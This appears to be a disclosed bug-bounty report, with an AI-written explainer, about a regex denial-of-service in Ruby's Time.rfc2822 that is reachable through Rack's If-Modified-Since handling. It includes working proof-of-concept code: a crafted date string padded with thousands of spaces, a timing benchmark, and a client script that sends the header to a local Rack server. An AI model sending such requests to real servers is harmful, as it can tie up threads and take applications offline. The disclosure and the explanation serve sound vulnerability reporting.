ReDoS in Time.rfc2822
The regular expression used by Time.rfc2822 to parse date strings has catastrophic backtracking, so a crafted date string with many trailing spaces makes parsing take an extremely long time. Because Rack::ConditionalGet parses the If-Modified-Since header with this method, an attacker could send a request that ties up a server thread, and Rails uses that middleware by default.

- Triaged in 16 days
- Disclosed after 15 months
Hello, I found a pattern that occur ReDoS in Time.rfc2822 (and Time.rfc822).
https://github.com/ruby/time/blob/v0.2.0/lib/time.rb#L505
    def rfc2822(date)
      if /\A\s*
          (?:(?:Mon|Tue|Wed|Thu|Fri|Sat|Sun)\s*,\s*)?
          (\d{1,2})\s+
          (Jan|Feb|Mar|Apr|May|Jun|Jul|Aug|Sep|Oct|Nov|Dec)\s+
          (\d{2,})\s+
          (\d{2})\s*
          :\s*(\d{2})\s*
          (?::\s*(\d{2}))?\s+
          ([+-]\d{4}|
           UT|GMT|EST|EDT|CST|CDT|MST|MDT|PST|PDT|[A-IK-Z])/ix =~ date
It is a detect result by recheck ( https://makenowjust-labs.github.io/recheck/ ).

PoC
❯ ruby -v
ruby 3.1.1p18 (2022-02-18 revision 53f5fc4236) [arm64-darwin20]

❯ irb
irb(main):001:0> require 'time'
=> true
irb(main):002:0>  Time.rfc2822 "0 Feb 00 00 :00" + " " * 20000
# => ReDoS (and raise ArgumentError)
benchmark
rfc2822_benchmark.rb
require 'benchmark'
require 'time'

def rfc2822_parse(length)
  text = "0 Feb 00 00 :00" + " " * length
  Time.rfc2822(text)
rescue ArgumentError
  nil
end

Benchmark.bm do |x|
  x.report { rfc2822_parse(100) }
  x.report { rfc2822_parse(1000) }
  x.report { rfc2822_parse(10000) }
  x.report { rfc2822_parse(100000) }
end
❯ bundle exec ruby rfc2822_benchmark.rb
       user     system      total        real
   0.000326   0.000009   0.000335 (  0.000344)
   0.029284   0.000054   0.029338 (  0.029469)
   2.860528   0.007354   2.867882 (  2.875771)
 290.843621   0.889107 291.732728 (292.665729)
Rack
In Rack::ConditionalGet, the header value is parsed by Time.rfc2822, so it is possible to attack from the request.
https://github.com/rack/rack/blob/2.2.3/lib/rack/conditional_get.rb#L52
PoC
Gemfile
# frozen_string_literal: true

source "https://rubygems.org"

gem 'rack', '~> 2.2', '>= 2.2.3'
gem 'puma', '~> 5.6', '>= 5.6.2'
config.ru
class Server
  def call(env)
    # puts env
    [ 200, {}, ["..."]]
  end
end

use ::Rack::ConditionalGet
run Server.new
require 'net/http'

url = URI.parse('http://127.0.0.1:9292/')

req = Net::HTTP::Get.new(url.path)

req['IF_MODIFIED_SINCE'] =  "0 Feb 00 00 :00" + " " * 20000 + "+0"

res = Net::HTTP.start(url.host, url.port) {|http|
  http.request(req)
}
puts res.body
❯ time bundle exec ruby rfc2822_request.rb
...
bundle exec ruby rfc2822_request.rb  0.18s user 0.07s system 2% cpu 11.516 total
Impact
ReDoS occurs when Time.rfc2822 accepts user input.
Rails uses ::Rack::ConditionalGet by default, so it can be attacked by a request from the client.
If using nginx etc., the header length is limited to about 8k bytes, so it seems to be less affected. ( https://stackoverflow.com/questions/686217/maximum-on-http-header-values )
On the other hand, puma is susceptible because it can be used up to 80 * 1024.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the regex allows optional whitespace and optional groups in ways that create many overlapping ways to match the same input, leading to exponential backtracking on long runs of spaces.
Impact
An attacker could cause a denial of service by sending a single crafted request to a Rack or Rails application, though a front-end such as nginx that limits header length to around 8 KB reduces the effect, while Puma allows headers up to 80 KB and is more exposed.
What the attacker needed
Rack or Rails app using ConditionalGet; Attacker can send HTTP requests; Server allows long header values
How it was found
- Send a date string that starts with a short malformed date and ends with a very long run of spaces to Time.rfc2822.
- Observe that parsing time grows sharply as the number of trailing spaces increases.
- In a Rack app using Rack::ConditionalGet, send an HTTP request whose If-Modified-Since header contains that crafted value.
- Observe that the request takes many seconds to complete.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A regular expression is a pattern used to check or pull apart text. Some patterns can be written so that, on certain inputs, the matching engine tries a huge number of combinations and effectively hangs. Here a date string with lots of trailing spaces makes the date parser take seconds or minutes instead of microseconds, and a web server that parses such a header from a request can be slowed down by a single request.
What is DoS?
A request that exhausts resources or crashes a component. Many programs forbid testing it; reports usually show it from code, not by attacking.



